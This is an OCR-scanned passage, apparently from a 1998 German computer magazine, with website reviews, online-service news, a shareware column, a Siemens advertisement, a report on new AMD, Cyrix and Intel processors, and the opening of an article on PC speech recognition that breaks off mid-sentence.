Das Frauennetz ist Zeitung, Magazin, Dienstleistungsbörse, Verkaufsfläche und Ratgeber. Damit ist die Homepage eine wahre Fundgrube unterschiedlicher Informationen – von der perfekten Maniküre bis zu intelligent gestalteten Reiseberichten.




Ob Kino oder Kinder, Auto oder Astrologie, eingebettet in eine grafisch ansprechende Oberfläche, übersichtlich strukturiert und benutzerfreundlich werden hier Themen kompetent behandelt. Eine Web-Site, auf die Sie gerne zurückkehren.

SYLKE MERBOLD/ET

NEUES AUS ÖSTERREICH

Alles für den Urlaub

www.events.at/neu/



Auf der Suche nach Freizeitinformationen kommen Sie auf dieser Site dank der intelligenten Such- und Abfragemasken schnell zum Ziel. Ob Sie die Suche auf einzelne Bundesländer beschränken oder bundesweit nach einer Veranstaltung suchen – die Österreich-Site überzeugt mit Benutzerfreundlichkeit.

Das umfangreiche Informationsangebot ist nur mit wenigen Grafiken angereichert, wirkt aber trotzdem attraktiv. Wer noch keine Begleitung hat, findet vielleicht im Chat-Raum Gleichgesinnte.

SYLKE MERBOLD/ET

HEIMARBEIT FÜR STUDENTEN

Großer Bruder Internet

www.hausarbeiten.de/

Eine pfiffige Idee haben die Macher von *Hausarbeiten.de* in die Tat umgesetzt. Leidgeprüfte und streßgeplagte Studenten sind herzlich eingeladen, in Hunderten von Hausarbeiten und Referaten aus über 40 Fächern zu wühlen – ideal, wenn einem kurz vor Abgabetermin nichts mehr einfällt.

HAIMAR SUPRIATNO STAIB

[web TIP]

Teure Schnipsel

www.lippe-net.de/briefmarkenecke/




Carsten Mai hat sein umfangreiches Angebot in Sammelgebiete unterteilt – wie es sich für einen ordentlichen Philatelisten gehört. Von vielen Briefmarken gibt es große, sehr detailgetreue Scans, so daß Sie sich einen guten Eindruck von der angebotenen Qualität verschaffen können.
Die gezeigten Marken können Sie auch online bestellen. Der Mindestwert einer Online-Bestellung beträgt 50 Mark. Für die meisten Postwerte gibt es ein 14-tägiges Rückgaberecht. Was soll da noch schiefgehen?
Zudem leiten Sie weitere Links zu Themen, die nicht nur regional interessant sind.

TIM KAUFMANN/ET

Wissenschaftskatalog

www.uni-duesseldorf.de/WWW/ulb/vol.html



Es gibt häßliche Entlein, die entpuppen sich bei näherem Hinsehen als wahre Paradeschwäne. So auch die unscheinbare Site der virtuellen Bibliothek der Universitätsbibliothek Düsseldorf. Das Angebot bündelt unzählige Internet-Informationsquellen zu fast allen Fächern der Natur- und Geisteswissenschaft.
Die Quellen sind geprüft, teilweise bewertet und immer aktuell. Der übersichtliche Aufbau der Site und der Verzicht auf Grafiken und Frames erlaubt auch Sehbehinderten ein sicheres und schnelles Navigieren.
Die Suche nach Informationen wird durch die Möglichkeit der Volltextsuche sowie durch lokale Suchformulare für bekannte Suchmaschinen im Web (AltaVista, Excite und Magellan) stark erleichtert. Zur technischen Orientierung finden Sie zahlreiche Hilfstexte.
Die Arbeiten laden Sie frei auf Ihren Rechner. Damit steht Ihnen wissenschaftliches Material zur Verfügung, welches Sie für eigene Arbeiten nutzen können.
Weil die Seiten zudem auf Texten basieren, sind sie überraschend schnell aufgebaut – selbst wenn Sie über T-Online mit einem 14.400-Bps-Modem im Internet surfen. Links zu Hochschulen in Prag, Graz und Uppsala leiten Sie weiter.

HAIMAR SUPRIATNO STAIB

NACHRICHTEN AUS ONLINE-DIENSTEN

AOL: Auto-Shopping

Sie suchen ein neues Auto? Dann führt der klassische Weg bislang zu verschiedenen Händlern, um vor Ort Prospekte und technische Unterlagen zu besorgen. Doch lange Wege sparen Sie sich ab sofort, denn über den Prospektservice von *Mein neues Auto* bestellen Sie die entsprechenden Materialien kostenlos von zu Hause aus. Über den Herstellerindex suchen Sie Ihr Wunschauto und gewinnen einen ersten optischen Eindruck. Wollen Sie Ihren zukünftigen Wagen live erleben, fordern Sie online eine unverbindliche Probefahrt an. Kennwort: *Autokauf.* MICHAEL RUPP/ET



AOL: Im Rückblick

Wissen Sie, was heute vor 30 Jahren geschah? Unter dem Kennwort *Was?* sehen Sie in AOL für jeden Tag die bedeutendsten geschichtlichen Ereignisse der Vergangenheit übersichtlich aufgearbeitet. Die Seite *Was passierte damals?* ist ein Angebot des Chronik-Verlags, der durch zahlreiche Jahrbücher bekannt wurde und das Beste aus seinen Werken online präsentiert.



Die gebotenen Informationen umfassen neben politischen und gesellschaftlichen Ereignissen auch wichtige wissenschaftliche Errungenschaften sowie Boulevardthemen. Kennwort: *Was?* MICHAEL RUPP/ET

T-Online: Artikeldatenbank

Das renommierte *Handelsblatt* ist eine wichtige und kompetente Informationsquelle der Wirtschafts- und Finanzwelt nicht nur in Deutschland. Wer schnell auf Informationen zugreifen möchte, kann direkt im T-Online-Archiv des *Handelsblatts* recherchieren.



Neben den Wirtschafts und Finanzbeiträgen der tagesaktuellen Ausgabe, die ab 11 Uhr zur Verfügung stehen, können Sie auf alle Artikel der letzten zehn Jahre im Volltext zugreifen. Der Besuch der *Handelsblatt*-Datenbank schlägt mit 60 Pfennig pro Minute zu Buche. Hinzu kommen 2 Mark pro abgerufenen Volltext. Kennwort: **Handelsblatt#.* MICHAEL RUPP/ET

DATATIP

Pfiffige Free- und Shareware zum Download

www.datatip.de

Die Jagd nach erstklassigen Free- und Shareware-Programmen im Internet gleicht der sprichwörtlichen Suche nach der Nadel im Heuhaufen. Bis zu 100 Neuerscheinungen und Updates werden täglich veröffentlicht.

Doch nicht jedes Tool hält, was die Programmierer versprechen. Fehlfunktionen und Abstürze sind an der Tagesordnung. Zudem treten bei mancher Installation unüberwindbare Hürden auf, weil Runtime-Dateien fehlen oder Versionskonflikte den Start verhindern. Solche Programme finden Sie jedoch nicht im webTIP. Auf unserem Download-Server

www.datatip.de

stellen wir Ihnen ausgesuchte Neuerscheinungen auf dem Free- und Shareware-Sektor vor, die wir empfehlen können.

Bei Neuerscheinungen informiert Sie unser Newsletter *Neu in dataTIP* – per E-Mail kostenlos.

Einmal pro Woche versenden wir den Newsletter *dataTIP der Woche*. Hier stellen wir Ihnen Programme für Windows 95, 98 und NT 4.0 vor und verraten, welche Downloads sich wirklich lohnen. Auf einen Blick sehen Sie die genaue Bezeichnung aller vorhandenen Programme samt Versionsnummer und Dateigröße sowie die Kategorie, zu der die Software gehört.

Ein Mausklick auf den Hyperlink unterhalb des Beschreibungstexts genügt, und Sie werden zum Download mit dem dataTIP-Server verbunden. Das Bestellformular für die Gratis-Newsletter finden Sie unter:

www.datatip.de/➥mailing.htm



DEN DOWNLOAD-NEWSLETTER erhalten Sie kostenlos per E-Mail.

Tuning-Tools

Zum Lieferumfang von Windows 98 gehören im Gegensatz zum Vorgänger Windows 95 eine Reihe von Systemtools, die Microsoft frei Haus mit auf die original CD-ROM gepackt hat. Dennoch läßt Windows 98 dem versierten Anwender noch viel Raum zum Systemtuning.

Zum einen sorgen Standardeinstellungen zwar für weitgehende Kompatibilität mit gängigen Hardware-Komponenten, verhindern aber, daß Windows mit voller Geschwindigkeit arbeitet. Wie Sie diese Voreinstellungen modifizieren, ist offiziell nicht dokumentiert. Auf der anderen Seite sind einige Systemoptionen konfigurierbar, erfordern jedoch riskante Manipulationen direkt an der Registry von Windows.

Wir haben aus diesem Grunde Tuning-Utilities zusammengestellt, mit denen Sie Ihr Betriebssystem perfektionieren. Besonders interessant ist das Programm WinTuner 2.01.


WinTuner ist ein deutschsprachiges Tool zur Systemoptimierung, mit dem auch wenig erfahrene Anwender auf Anhieb klarkommen. In 16 geordneten Dialogboxen können Sie Ihr Windows anpassen. Im Bereich *Logos* tauschen Sie die langweiligen Boot-Grafiken aus, die Windows beim Hochfahren des Systems und beim Herunterfahren anzeigt. Vier der Registerblätter sind Einstellungen gewidmet, mit denen Sie überflüssige Wartezeiten beseitigen und das Betriebssystem beschleunigen.

Der Bereich *Netzwerk+ Online* ist für alle Anwender mit Internet-Anschluß gedacht, denn hier legen Sie diejenigen Übertragungsparameter fest, an die Sie sonst nur über Einträge in der Registry kommen. WinTuner sichert wichtige Konfigurationsdateien. Wir empfehlen, vor dem Einsatz eines Tuning-Tools unbedingt ein Gesamtbackup anzufertigen.

MICHAEL RUPP/ET



MIT EIN PAAR MAUSKLICKS ersetzen Sie die langweiligen Bootgrafiken mit eigenen Entwürfen.



ZUM DOWNLOAD: Der SciTech DisplayDoctor beurteilt die Grafikleistung Ihres PC.

NACHRICHTEN AUS ONLINE-DIENSTEN


T-Online: Gut versichert

Nach dem Kauf eines Autos stellt sich die Frage nach der günstigsten Versicherung. Damit Sie sich nicht mühsam durch die komplizierten Tarife der Versicherungsgesellschaften quälen, stellt die Zeitschrift *Capital* einen Tarifrechner zur Verfügung, der die günstigste Autohaftpflicht- und Kaskoversicherung individuell und online ermittelt.

Dieser Service kostet 30 Pfennig je angebrochene Minute plus einmalig 9,90 Mark für die Anzeige des Berechnungsergebnisses. In diesem Preis enthalten ist auch eine Berechnung für Ihren Zweitwagen. Das ist nicht gerade billig, doch im Verhältnis zu den möglichen Prämienersparnissen durchaus angemessen.

MICHAEL RUPP/ET

CompuServe: Aktienassistent



Überlassen Sie Ihr Wertpapier-Management jemandem, der etwas davon versteht. Das neue Wertpapier-Portfolio des CompuServe Business Centers ist ein praktisches Online-Werkzeug zur Beobachtung von Wertpapieren und hilft bei der frühzeitigen Erkennung von positiven Trends und kritischen Kursentwicklungen.

Nach der ersten Personalisierung Ihres Portfolios nehmen Sie die gewünschten Papiere in Ihren Bestand auf oder setzen einzelne Werte unter Vorgabe eines Limits auf Ihre Liste. Per E-Mail werden Sie automatisch bei Limitüber- oder unterschreitung benachrichtigt. Zudem versorgt Sie das System mit den für Sie relevanten Nachrichten. Die Adresse:
`www.compuserve.de/ic_geld`

MICHAEL RUPP/ET

CompuServe: Fußballrecherche

Die umfassende Fußballdatenbank von CompuServe bietet Ihnen Abfragemöglichkeiten zur ersten und zweiten Bundesliga, zum DFB-Pokal, zur Deutsche Nationalmannschaft und Champions League. Mit wenigen Mausklicks erfahren Sie beispielsweise, wieviel Punkte Werder Bremen am 10. Spieltag 1984 hatte, oder wer in der Bundesliga-Saison 1992 die meisten Tore geschossen hat. Um eine Datenbankabfrage zu starten, wählen Sie aus den Hinweisen in den Rubriken die gewünschte Liga. Dort klicken Sie eine der vorgegebenen Auswahlen an. Das Ergebnis wird in Tabellenform aufgelistet. Die Adresse:
`fussball.compuserve.de`


MICHAEL RUPP/ET

SIEMENS

more th

REMPEN & PARTNER





So was springt nicht gleich ins Auge:

Unsere SCENIC PC bieten viele sinnvolle Sicherheitsfeatures, nützliche Zusatzfunktionen und problemlose Updatemöglichkeiten. Von außen sieht man schließlich nur die hohe Verarbeitungsqualität und das pfiffige Design. Was bei alledem für Sie herausspringt, nennt sich dann Investitionssicherheit.

Informationssicherheit ist auch gewährleistet:
www.siemens.com/pc oder Telefon 01 80/5 21 11 33.

SCENIC Personal Computer
Siemens. Die Kraft des Neuen.

NEUE PROZESSOREN

AMD macht Druck

Jedes Jahr gibt es in San José heiße Informationen über neue Prozessoren. Aufsehen erregte diesmal AMD mit Details zum neuen K7 und weiteren K6-Modellen.

MICHAEL ECKERT

Das Microprocessor Forum in San José (vom 12.10. bis 15.10.98) begann beschaulich: Traditionell stellten die großen Chiphersteller ihre neuen Produkte erst am zweiten Tag vor. Die Show gehört diesmal AMD, die ihren neuen K7 und weitere K6-Modelle präsentierten.

AMDs K7 gleicht mechanisch dem Pentium II. Er verwendet jedoch das EV6-Busprotokoll von Digital und ist damit elektrisch nicht mehr kompatibel zu Intels Slot 1. AMD entwickelt selbst Chipsätze für den Slot A genannten CPU-Steckplatz. Der K7 ist für Taktfrequenzen über 500 MHz designt und besitzt einen 128 KByte großen Level-1-Cache. Auf der Pentium-II-ähnlichen Platine sitzen außerdem zwischen 512 KByte und satten 8 MByte L2-Cache. Der integrierte Cache-Controller ist auch sonst sehr flexibel, denn er kann den Cache mit einem Drittel bis zur vollen Taktfrequenz ansteuern.

Die Ankündigung eines Front-Site-Bus mit 200 MHz Taktfrequenz (Pentium II und Super 7 liefen bisher mit 100 MHz) ist erstaunlich. Die ersten Systeme sollen eine Northbridge (eine Hälfte des Chipsatzes) enthalten, die die CPU mit 200 MHz bedient, während der Speicher mit 100 MHz läuft. In der Entwicklung ist auch ein eigenes Chipset. AMD setzt zukünftig ebenfalls auf den schnellen Direct-RAMBUS-Speicher. Erstmals bietet AMD mit dem K7 auch einen multiprozessorfähigen Prozessor an und bereichert damit insbesondere den Workstation-Markt.

Sockel 7 lebt

Aber auch für Mainboards mit Super 7 hat AMD Neues zu bieten. Als erstes kommt der K6-2 mit Taktfrequenzen von 366/66, 380/95 und 400/100 MHz heraus. Laut AMD steht die Auslieferung unmittelbar bevor. Eine Variante für 450/100 MHz soll im ersten Quartal 1999 folgen.. Die Zukunft des Super 7 ist für 1999 mit dem K6-3 gesichert. Unter dem Codenamen Sharptooth soll diese CPU im zweiten Quartal nächsten Jahres dem Intel Katmai Konkurrenz machen. Sharptooth basiert prinzipiell auf dem K6-2, den AMD jedoch um einen mit vollem CPU-Takt laufenden On-Chip-L2-Cache ergänzen wird.

Cyrix präsentierte den Prozessorkern Jalapeno, der in verschiedenen Produkten zum Einsatz kommen soll. Jalapeno ist Cyrix' erste komplette Neuentwicklung seit dem 6x86. Er soll für hohe Taktfrequenzen bis 600 MHz gut sein und besitzt je einen getrennten 16 KByte großen Daten- und Befehls-Cache (der 6x86 bzw. M II verwendete noch einen einzigen Unified Cache für beides). Außerdem sitzt auf dem Chip ein 256 KByte großer L2-Cache. Cyrix verspricht für den Jalapeno auch eine stark verbesserte FPU – ein wesentlicher Schwachpunkt der bisherigen Cyrix-CPUs. Ein 3DNow!-kompatibler Befehlssatz für 3D-Funktionen ist selbstverständlich.

Jalapeno kommt zunächst im M III zum Einsatz. Der integrierte Prozessor enthält auch einen 3D-Grafik- sowie einen DRAM-Controller und ist dementsprechend nicht kompatibel zum Super 7 oder Slot 1.

Cyrix hat sich aber definitiv entschieden, einen weiteren Prozessor für den Super 7 herauszubringen. Allerdings kommt die CPU erst in der zweiten Jahreshälfte 1999 und basiert auf dem Cayenne-Core (6x86 mit 3DNow!). Der Prozessor lauft bei Cyrix unter dem Codenamen Jedi und soll mit Taktfrequenzen ab 366 MHz starten. In diesem Jahr gibt es zudem noch weitere 6x86-Prozessoren alias M II mit 100 MHz Front-Site-Bus.

Offiziell verneint Cyrix noch eine Slot-1-CPU. Aus der Sicht von Cyrix sind Prozessoren für den Slot 1 derzeit im Einstiegsbereich noch zu teuer.

Offiziell ist dagegen eine Ankündigung von Brian Halla, Chairman und CEO des Cyrix-Mutterkonzerns National Semiconductor. Mitte 1999 soll es einen PC *„on a Chip"* geben. Er arbeitet mit einem hoch integrierten Prozessor, der alle Funktionseinheiten (Grafik, Chipsatz, I/O etc.) enthält.

Billig-CPUs im Kommen

IDT denkt wie Cyrix an einen integrierten Prozessor, der unter anderem über einen Teil des Mainboard-Chipsatzes (die Northbridge) sowie eine Grafikeinheit verfügt. Unabhängig davon geht es jedoch zunächst mit dem Super 7 weiter. Der Winchip 2 ist ein verbesserter Winchip C6, der mit 100 MHz Front-Site-Bus arbeitet. Er ist in 0,25-Micron-Technologie gefertigt und soll mit 225 bis 300 MHz Taktfrequenz lieferbar sein. Seine Auslieferung steht unmittelbar bevor.

Der Winchip C3 ist wiederum ein aufgebohrter Winchip 2, dessen L1-Cache IDT auf 128 KByte vergrößert

AMD K7: Taktfrequenzen über 500 MHz, 200 MHz-Front-Site-Bus und ein L2-Cache von bis zu 8 MByte sollen für Power sorgen.

hat. Im Gegensatz zur Konkurrenz sieht IDT sein Heil nicht in On-Chip-L2-Caches. Der Winchip C3 soll mit 266 bis 300 MHz starten.

Auch der Winchip C4 wird zunächst noch in 0,25-Micron-Technologie gefertigt (später 0,18 Micron). Er arbeitet mit einem vollständig neuen Prozessorkern und ist für hohe Frequenzen ab 400 bis 500 MHz ausgelegt. Auch er hat keinen L2-Cache auf dem Chip und setzt auf 128 KByte L1-Cache.

Der Newcomer Rise gab Details zu seinem Billig-Prozessor mP6 bekannt. Die CPU für den Super 7 besitzt 16 KByte L1-Cache und soll laut Rise besonders auf hohe Multimedia-Performance (hohe MMX- und FPU-Leistung) und geringen Stromverbrauch getrimmt sein. Höchstleistungen darf man von dieser CPU nicht erwarten, aber für den Notebook-Markt ist sie dennoch besonders interessant.

Der mP6 II soll noch in diesem Jahr in die Serienfertigung gehen. Für den Prozessor kündigt Rise ebenfalls noch in diesem Jahr erste Samples an. Diese CPU besitzt einen 256 KByte großen L2-Cache auf dem Chip.

Wenig Neues von Intel

Gewohnt zurückhaltend gibt sich Marktführer Intel. Hauptthema war der Katmai mit seinem um 70 Befehlen erweiterten 3D-Befehlsatz.

Intels 3D-Befehlssatz wird im Moment KNI (Katmai New Instructionset) genannt, da Intel die Bezeichnung MMX2 nicht gefällt. Zumindest auf dem Papier scheint KNI leistungsfähiger als 3DNow! zu sein. Zum einen stehen hier 70 statt 21 Befehle zur Verfügung. Außerdem besitzt Katmai für KNI acht 128-Bit-Register und kann damit vier Fließkomma-Werte pro Register mit einfacher Genauigkeit auf einmal verarbeiten. 3DNow! schafft mit 64-Bit-Registern nur zwei Werte. Zudem stehen bei KNI erweiterte MMX-Integer-Funktionen (Sum of Absolute Differences, Packed 8 Bit Integer Average, Packed 16 Bit Integer, Multiply With Rounding) zur Videowiedergabebeschleunigung (Stichwort DVD) bereit.

Daneben beherrscht KNI im Gegensatz zu 3DNow! auch die volle IEEE-754-Arithmetik für wissenschaftliche Berechnungen und ist daher nicht nur für Spiele interessant. Für den Low-Cost-Markt wird es KNI-Prozessoren wohl frühestens Ende 1999 geben. Im unteren Preissegment wird AMD demnach im nächsten Jahr mit 3DNow! weiter die Nase vorn haben. Bei AMD gibt man sich hinsichtlich KNI gelassen. Der K6-3 und der K7 werden noch kein erweitertes 3DNow! besitzen.

Intel kündigt Neues nur im High-End-Bereich (Slot 2 und Slot M) an. Foster ist ein völlig neuer IA-32-Prozessor (Pentium-II-Klasse), der unter anderem dank eines sogenannten Trace Cache noch einmal für einen deutlichen Leistungssprung sorgen soll. Er soll in der ersten Hälfte des Jahres 2001 kommen und mit 1 GHz starten. Laut Intel besitzt Foster große On-Chip-L1- und -L2-Caches.

Immer wieder betont Intel, daß Merced (neuer 64-Bit-Prozessor) Mitte 2000 erscheint. Allerdings soll in der zweiten Hälfte 2001 bereits McKinley, der mit doppelter Merced-Performance arbeitet, antreten. Im Jahr 2002 teilt sich die Intel-64-Bit-Linie in zwei Produkte: Deerfield ist auf Preis/Performance getrimmt, während bei Madison nur auf Geschwindigkeit geachtet wird.

Weitere Details zum Katmai und zu geplanten Intel-CPUs finden Sie in unseren PC-Kaufberater-Special ab S. 88. FKH

TRENDS UND FUNKTIONSWEISE

Computer hört mit

Spracherkennung für den PC ist in. Wir geben Ihnen einen Überblick über **Trends und Techniken**.


JAN KADEN

Der Markt für automatische Spracherkennung boomt. Ron van den Bos, Präsident von Philips Speech Processing, erwartet, daß die Umsätze von heute 1,2 Milliarden Mark bis zum Jahr 2000 auf 2,7 Milliarden Mark steigen werden.

Der Kuchen ist in mehrere Stücke aufgeteilt. Ein Stück ist der Bereich Telefonie: Hierzu gehören zum Beispiel sprachgesteuerte Vermittlungsanlagen oder Telefon-Informationssysteme wie ALF (Aktuelle Lufthansa Fluginformation). Im Bereich Consumer-Elektronik stellten Bosch und Sony auf der CeBIT Home Autoradios mit Sprachsteuerung vor, sprachgesteuerte Handys sind schon seit längerem auf dem Markt. Auch Handheld-Computer sollen in absehbarer Zeit gesprochenen Anweisungen folgen – Microsoft hat schon einmal die Spracherkennungstechnik von Lernout&Hauspie für das Betriebssystem Windows CE lizenziert. Weitere Anwendungsfelder sind die Medizintechnik und die Nutzung von Sprache als User Interface (UI) für Desktop-Computer und Notebooks.

Im Zuge dieser Entwicklung könnte auch das Surfen im Internet bald sprachgesteuert funktionieren. Motorola entwickelt laut Maria Martinez, General-Managerin der Internet-Division, die auf HTML basierende Sprache VoxML (Voice Markup Language). VoxML soll laut Motorola die Entwicklung sprachgesteuerter Internet-Anwendungen erleichtern, mit denen Surfer zum Beispiel per Telefon Informationen abrufen können.

Zum Bereich Sprache als Interface für Desktop-Computer und Notebooks gehören auch die Spracherkennungsprogramme für PCs, mit denen Sie Texte diktieren und Windows-Befehle ausführen lassen können. Auch hier macht sich der Sprachboom bemerkbar: Lange Zeit beherrschten IBM und Dragon Systems den Markt, jetzt haben die beiden Firmen von Philips und Lernout&Hauspie Konkurrenz bekommen. Die neuen Spracherkennungsprogramme heißen FreeSpeech und VoiceXpress. Doch die etablierten Firmen schlafen nicht: IBM stellte auf der CeBIT Home ViaVoice 98 vor, und Dragon Systems will demnächst das deutsche Naturally Speaking 3.0 auf den Markt bringen.



SPRACHSTEUERUNG BOOMT: Mit der Stimme können Sie Ihren Computer steuern und vielleicht bald auch im Internet surfen.

Alle vier Programme verstehen kontinuierliches Sprechen (ohne Pause zwischen den Wörtern). Die dahintersteckende Technik funktioniert stark vereinfacht in folgenden drei Schritten:

- Zuerst wird Ihr gesprochener Text in kleine Abschnitte zerlegt. Typischerweise sind diese um die zehn Millisekunden lang.
- Dann versucht das Programm, anhand eines akustischen Modells der jeweiligen Sprache alle Laute zu identifizieren.
- Mit Hilfe von Informationen über den Sprachgebrauch des Benutzers, dem sogenannten Sprachmodell, setzt es schließlich Wörter und Sätze zusammen.

Bessere Tips mit großem Lexikon

Alle Programme haben einen aktiven Wortschatz von etwa 60 000 Wörtern, nur IBM ViaVoice 98 erlaubt Ihnen, den Wortschatz auf bis zu 128 000 Wörter zu erweitern. Die Größe des aktiven Wortschatzes zeigt Ihnen, wieviele Wortformen das Programm erkennen kann. Zusätzlich haben alle Programme noch ein inaktives Wörterbuch mit zwischen 300 000 und 400 000 Wörtern.

Was aber nützt ein großes inaktives Wörterbuch? Um das zu erklären, steigen wir ein wenig in die Technik der Spracherkennung ein. Die Programme verhalten sich beim Verstehen von Sprache ähnlich wie der Mensch. Wenn Sie in der Straßenbahn sitzen, können Sie als Einheimischer meistens die recht undeutlichen Ansagen der Haltestelle verstehen, weil Sie wissen, wie die nächsten Stationen heißen. Diesen Vorteil versuchen Spracherkennungsprogramme zu nutzen. Im sogenannten Sprachmodell sind Informa-

